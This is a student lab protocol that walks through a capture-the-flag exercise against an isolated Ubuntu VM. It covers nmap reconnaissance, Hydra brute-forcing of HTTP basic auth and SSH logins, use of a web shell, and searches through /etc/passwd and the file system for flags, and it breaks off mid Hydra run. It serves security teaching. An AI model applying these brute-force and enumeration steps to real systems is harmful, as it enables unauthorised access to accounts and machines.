htl donaustadt
Donaustadtstraße 45
1220 Wien

Abteilung: Informationstechnologie
Schwerpunkt: Netzwerktechnik

Ethical hacking of a CTF-VM

Laboratory protocol Exercise 7: Ethical hacking of a CTF-VM

Figure 1: Grouplogo

Subject: ITSI
Class: 3AHITN
Name: Stefan Fürst, Justin Tremurici
Groupname/number todo/12
Supervisor: SPAC, ZIVK
Exercise dates: 17-19.1.2025
Submission date: 20.1.2025

Contents

1 Task definition

This task is based on a Capture the Flag (CTF) challenge, where multiple flags are hidden across an environment and can be found either through exploits or by navigating the system. Two virtual machines are provided: an Ubuntu server, which hosts the flags, and a Kali Linux machine for offensive actions. Both machines operate in a `Host-only network`, meaning they can communicate with each other but not with the external internet or other devices.
The goal is to use the tools and techniques available in Kali Linux to explore the Ubuntu server, identify vulnerabilities, and capture the flags, all within an isolated network environment.

2 Summary

In this exercise, we had to break into a Linux server VM and find six hidden flags. To gain access, we first scanned the network with `nmap` and discovered four web servers. One of these required brute-forcing to retrieve the first flag, which then allowed us to gain a web shell to the system. Using the web shell, we brute-forced the password for the current user to SSH into the machine. Once logged in, we explored the system to find flags.
We discovered a flag in the comments of the server's `python` file, which we found by inspecting the running processes. The file was intended to run as a process, and this led us to locate it. Additionally, we found flags in the history of another user who had permission to view `secret_flag.txt` in the `/opt` directory, as well as one flag in the `/tmp` directory. There are actually seven flags in total, with one located in the home directory of `/root`.
We attempted to gain root access using the `Linux Smart Enumeration` tool and by analyzing the results for potential privilege escalation vectors, such as `SUID` binaries or binaries we could run with `sudo` to escalate to a shell. We also tried using a `getshell` from `meterpreter` to gain access, but none of these methods worked. As a result, we edited the boot configurations in the VM itself to get a shell and then changed the root password. This allowed us to execute the CTF setup script and view the final flag in the root's home directory.[1]

[1] The task definition and summary were generated using ChatGPT from the original bullet points.

3 Complete network topology of the exercise




Figure 2: Complete network topology of the exercise

4 Exercise Execution

4.1 Setting up the virtual machines.

To get started with this CTF, make sure that VirtualBox version 7.1.4 is used. The VM to attack must be imported by double-clicking the provided `.ova` file. After the import is complete, the network settings must be changed to use Host-only Adapter mode. Since using the default Host-only network did not work, we had to create a new Host-only network. To do this, either press `<C-h>` or click on `File` > `Tools` > `Network Manager`, as shown in Figure 3.




Figure 3: Opening VirtualBox Network Manager settings

In this menu, click on `Create`, then check the `Enable Server` box to enable the DHCP server so the target VM will receive an IP address. Then, click on `Adapter` to view the IP range of the network, which in our case is `192.168.15.0/24`, which can be seen in Figure 4.




Figure 4: Showing the IP settings for the new Host-only network

Next, open the virtual machine settings by selecting the VM in the list and pressing `<C-s>`. Under the `Network` section, change the network adapter to use the Host-only Adapter and select the VirtualBox Host-only Ethernet Adapter #2, which was just created. Perform this step for both the target VM and the Kali VM, as detailed in Figure 5.





Figure 5: Showing the network configuration of the virtual machines

4.2 Reconnaissance: Scanning the Network


We use the Cyber Kill Chain to structure our steps for completing the CTF, with any attack beginning with reconnaissance, which in this case means scanning the network with `nmap`. Since we don't know the IP address of the target server yet, we need to scan the network to find it. For this, the command `nmap 192.168.15.0/24` is used to scan the entire network for open ports, as illustrated in Figure 6.[1]



```
root@kali:~# nmap 192.168.15.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2025-01-17 17:56 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disa
bled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.15.1
Host is up (0.0010s latency).
All 1000 scanned ports on 192.168.15.1 are filtered
MAC Address: 0A:00:27:00:00:2F (Unknown)

Nmap scan report for 192.168.15.2
Host is up (0.00025s latency).
All 1000 scanned ports on 192.168.15.2 are filtered
MAC Address: 08:00:27:9D:4C:27 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.15.3
Host is up (0.00049s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
1080/tcp open  socks
MAC Address: 08:00:27:15:E4:D1 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.15.4
Host is up (0.0000020s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
111/tcp open  rpcbind

Nmap done: 256 IP addresses (4 hosts up) scanned in 5.92 seconds
```

Figure 6: Results of the nmap scan

We can determine that the target has the IP address `192.168.15.3`, since, as seen in Figure 4, `.1` is the network address, `.2` is the `DHCP` server, and `.4` is the IP address of the Kali VM. This can be verified by running `ip a` or by scanning the open ports, since `ssh` is not exposed. Now we can run another `nmap` scan to get fruther information abt the running servives and their version by using the `sV` flag and use the `T4` flag which sets the timing to agressive with the value 4 and the `p` falg with `-` value to scan all ports. The results of the scan can be seen in Figure 7.[2, 3]



```
root@kali:~# nmap -sV -T4 -p- 192.168.15.3
Starting Nmap 7.91 ( https://nmap.org ) at 2025-01-17 17:57 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 34.67% done; ETC: 17:57 (0:00:19 remaining)
Nmap scan report for 192.168.15.3
Host is up (0.00065s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
1080/tcp  open  http    BaseHTTPServer 0.6 (Python 3.12.3)
5155/tcp  open  http    BaseHTTPServer 0.6 (Python 3.12.3)
10458/tcp open  http    BaseHTTPServer 0.6 (Python 3.12.3)
55487/tcp open  http    BaseHTTPServer 0.6 (Python 3.12.3)
MAC Address: 08:00:27:15:E4:D1 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.23 seconds
```

Figure 7: Results of the detailed nmap scan

From this scan, we can see that `ssh` and four `http` servers running `Python 3.12.3` are active on the system.

4.3 Reconnaissance: Exploring the websites

If we open the websites in our web browser of choice, we can see that the one on port `1080` says that to get further, we need to scan deeper, which we already did. The website on port `5155` shows text from foreign languages, which is randomized and always prints out different text on refresh. The site on port `10458` prints out a message in `base64`, and lastly, the one on port `10448` has a basic authentication login prompt for a mini web shell. Figures 8 shows the content of each webpage.




Figure 8: Showing the contents of each page using `curl` [2]

The `base64` message can be decoded by piping the string, using `echo`, into the `base64` command, which gives us the hint to use port `55487`, the site with authentication. This is shown in Figure 9 below.

Figure 9: Decoding the `base64` message

To get all the random variants from the site with the foreign languages, I wrote a quick batch script to recursively relay the website and save the output in a file called `output`, as shown in Figure 10.

```bash
#!/bin/bash
while true;do
    body=$(curl -s 192.168.15:5155)
    echo "$body" >> output
    echo "$body"
done
```




Figure 10: Running the script

After running it for a while, we prompted ChatGPT with the list of outputs to translate, which revealed the following hint, as shown in Figure 11.

[2]The ports are different from those mentioned before, since instead of using screenshots from the browser, we opted to use `curl`. Additionally, on every refresh, the ports are randomized.




Figure 11: ChatGPT translating the hint

4.4 Weaponization: Evaluating the needed tools

Now that we know the username and that it uses HTTP Basic Authentication, we can use Hydra to brute-force the password. For this, I have chosen the 10-million-password list as our wordlist [4]

4.5 Exploitation: Using Hydra to break HTTP basic authentication

To brute force the password, the following `hydra` command will be used: `hydra -l user -P pw.txt -s 55487 -f 192.168.15.3 http-get /` Here is a breakdown of the options used in the command:[5]

```
-l user #specifying the username to attempt logging in with
-P pw.txt #tells Hydra to use the contents of pw.txt as passwords to try
-s 55487 #specifying the port to connect to
-f #telling Hydra to stop after a valid login
192.168.15.3 #setting the target IP address
http-get / #specifying the service and method to use
```

After running this command, we find out that the username is `user` and the password is `pass`, as seen in Figure 12.




Figure 12: Running the Hydra command to get the credentials

After entering the found credentials on the webpage, we get the first flag.




Figure 13: First flag found

Besides the flag, there is a webshell on the site, so we can run commands on the server. However, interacting through the website is a horrible experience, and that's why we used the command `whoami` to find out which user we are logged in as so we can SSH into the server instead.

4.6 Exploitation: Using Hydra to brute force SSH login

To brute force the SSH login, this Hydra command is used:
`hydra -l GrumpyCat -P pw.txt 192.168.15.3 ssh -t 4`. The only changes made to the command are the username we got through the webshell, replacing the method with SSH, and using the `-t` flag with a value of 4 to set the max tasks to 4, since some SSH configurations tend to block higher counts. Figure 14 shows the command output. [6]




Figure 14: Getting the credentials for the user GrumpyCat

4.7 Exploring the system

4.7.1 Listing all the files

Now that we have a shell in the server, it's time to dig around and explore. We started by running `ls -R / * 2>/dev/null | grep flag`, in which the `-R` flag is used to recursively list all the files in the root of the file system and the `*` is used to list everything inside that as well. Lastly, the `2>/dev/null` redirects `stderr` to the file `/dev/null` to effectively delete them from the output, which is piped into `grep` to filter it to search for files that have `flag` in their name. To tidy up the output, it can be piped into `grep` again with the `-v` flag to exclude results that contain `flags`. Figure 15 shows the results. [7]

```
GrumpyCat@playground:~$ ls -R / * 2>/dev/null | grep flag | grep -v "flags"
ctf_setup_done.flag
secret_flag.txt
fib_notify_on_flag_change
fib_notify_on_flag_change
termios-c_cflag.h
termios-c_iflag.h
termios-c_lflag.h
termios-c_oflag.h
flag_process.sh
fegetexceptflag.3.gz
fesetexceptflag.3.gz
tcflag_t.3type.gz
```

Figure 15: Output of the search command

As we can see, we found a file called `secret_flag.txt` and `flag_process.sh`, for which we can search with the following command: `find -name "filename" / 2>/dev/null`. Figure 16 displays the found file locations.

```
GrumpyCat@playground:~$ find / -name "secret_flag.txt" 2>/dev/null
/opt/secret_flag.txt
GrumpyCat@playground:~$ find / -name "flag_process.sh" 2>/dev/null
/usr/local/bin/flag_process.sh
```

Figure 16: File locations of the 2 found files

To have a better structure in this documentation, I will list the initial findings from the exploration and create a section for each flag. This will make the document easier to read and more organized.

4.7.2 Investigating the listening service

With `ss -tulnp`, we can examine all listening process services on the system for TCP and UDP, along with the processes they use, if we have permission to see that. This will be further investigated in section 4.9.

```
GrumpyCat@playground:/$ ss -tulnp
Netid   State    Recv-Q  Send-Q   Local Address:Port     Peer Address:Port  Process
udp     UNCONN   0       0          127.0.0.54:53          0.0.0.0:*
udp     UNCONN   0       0          127.0.0.53%lo:53       0.0.0.0:*
udp     UNCONN   0       0       192.168.15.3%enp0s3:68    0.0.0.0:*
tcp     LISTEN   0       4096       127.0.0.54:53          0.0.0.0:*
tcp     LISTEN   0       4096       127.0.0.53%lo:53       0.0.0.0:*
tcp     LISTEN   0       5            0.0.0.0:55539        0.0.0.0:*     users:(("python3",pid=741,fd=6))
tcp     LISTEN   0       5            0.0.0.0:10465        0.0.0.0:*     users:(("python3",pid=741,fd=5))
tcp     LISTEN   0       5            0.0.0.0:1080         0.0.0.0:*     users:(("python3",pid=741,fd=3))
tcp     LISTEN   0       5            0.0.0.0:4220         0.0.0.0:*     users:(("python3",pid=741,fd=4))
tcp     LISTEN   0       4096               *:22                 *:*
GrumpyCat@playground:/$
```

Figure 17: Viewing the listening services

4.8 Investigating the process flag

Let's return to the file `flag_process.sh` to get this flag. Simply cat the file as shown in Figure 18.

```
GrumpyCat@playground:/$ cat /usr/local/bin/flag_process.sh
#!/bin/bash
export SECRET_FLAG="FLAG{inspect_running_processes}"
sleep 600
GrumpyCat@playground:/$
```

Figure 18: Viewing the check_running_processes flag

But let's not call it a day here since there is a different way to find this flag, which is by viewing the currently running processes with `ps aux`. However, since it only runs for 600 seconds, I wasn't able to find it running even immediately after restarting the VM. My theory is that it never gets started since the `setup_flag_process()` never actually starts the file or puts it in crontab.

4.9 Further investigating the webserver

Luckily, as seen in Figure 17, it appears that the webserver has been started as the current user, which we can further inspect with `ps aux | grep python`. As shown in Figure 19, the process has been started by the root user as GrumpyCat.

```
GrumpyCat@playground:~$ ps aux | grep python
root         722  0.0  0.3  17152  7168 ?        S    Jan17   0:00 sudo -u GrumpyCat python3 /bin/ctf_server.py
GrumpyC+     741 99.8  1.4 325388 28944 ?        Rl   Jan17 793:07 python3 /bin/ctf_server.py
root         763  0.0  1.1 109672 22784 ?        Ssl  Jan17   0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
GrumpyC+   41320  0.0  0.1   6544  2304 pts/0    S+   06:41   0:00 grep --color=auto python
```

Figure 19: Inspecting the running Python processes


If we read the file `/bin/ctf_server.py`, we first see that the ranges of the randomized port ranges are `4000-5600`, `10000-12000`, and `50000-60000`. The intended translation is "Hinweis1: Der Nutzername lautet user", and lastly, a flag hides itself at the bottom of the file, which is shown in Figure 20.

```
GrumpyCat@playground:/$ cat /usr/bin/ctf_server.py | grep -i flag
            self.wfile.write(b"<h1>FLAG{use_secure_credentials}</h1>\n")
            self.wfile.write(b"<h1>mit der Webshell findest du vielleicht die weiteren Flags</h1>\n")
# FLAG{always_check_comments_in_scripts}
GrumpyCat@playground:/$
```

Figure 20: Viewing the flag in the server Python file

4.10 Investigating secret_flag.txt


If we simply cat this file as the current user, we can't do that since we lack permission and are not in the sudoers group or file. Therefore, we have two options: either find a different user who has the privileges to read the file or escalate our current privileges to become root. The first option is the more reasonable one, which we will use. To see all the users we can log into, we can search through the file using the following grep command: `grep -v "nologin" /etc/passwd`. With this command, we display all the lines of the `/etc/passwd` file that don't contain `nologin` to only display the users we can log in as.



```
GrumpyCat@playground:/var/log$ grep -v "nologin" /etc/passwd
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
pollinate:x:102:1::/var/cache/pollinate:/bin/false
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
CheerfulOtter:x:1001:1001::/home/CheerfulOtter:/bin/sh
GrumpyCat:x:1002:1002::/home/GrumpyCat:/bin/sh
GrumpyCat@playground:/var/log$
```

Figure 21: Listing the users we can log in as


As seen in Figure 21, we got two new options as users to log in: `ubuntu` and `CheerfulOtter`. Since we had already tried brute-forcing the root password from the very start, just in case, and the user users have not set an interactive login shell, we chose `CheerfulOtter` because the name sounds more similar to `GrumpyCat`. We also brute-forced the `ubuntu` user in the background. This was a correct assumption, as the password for the `CheerfulOtter` user was also "password", and we didn't find the password for the `ubuntu` user, which also had its sudo permissions removed in the `remove_ubuntu_from_sudo()` function in the setup script.



```
root@kali:/mnt/a# hydra -l CheerfulOtter -P pw.txt 192.168.15.3 ssh -t 24
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 2
1:10:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
 recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to sk
ip waiting)) from a previous session found, to prevent overwriting, ./hydra
.restore
[DATA] max 24 tasks per 1 server, overall 24 tasks, 10000 login tries (l:1/
p:10000), ~417 tries per task
[DATA] attacking ssh://192.168.15.3:22/
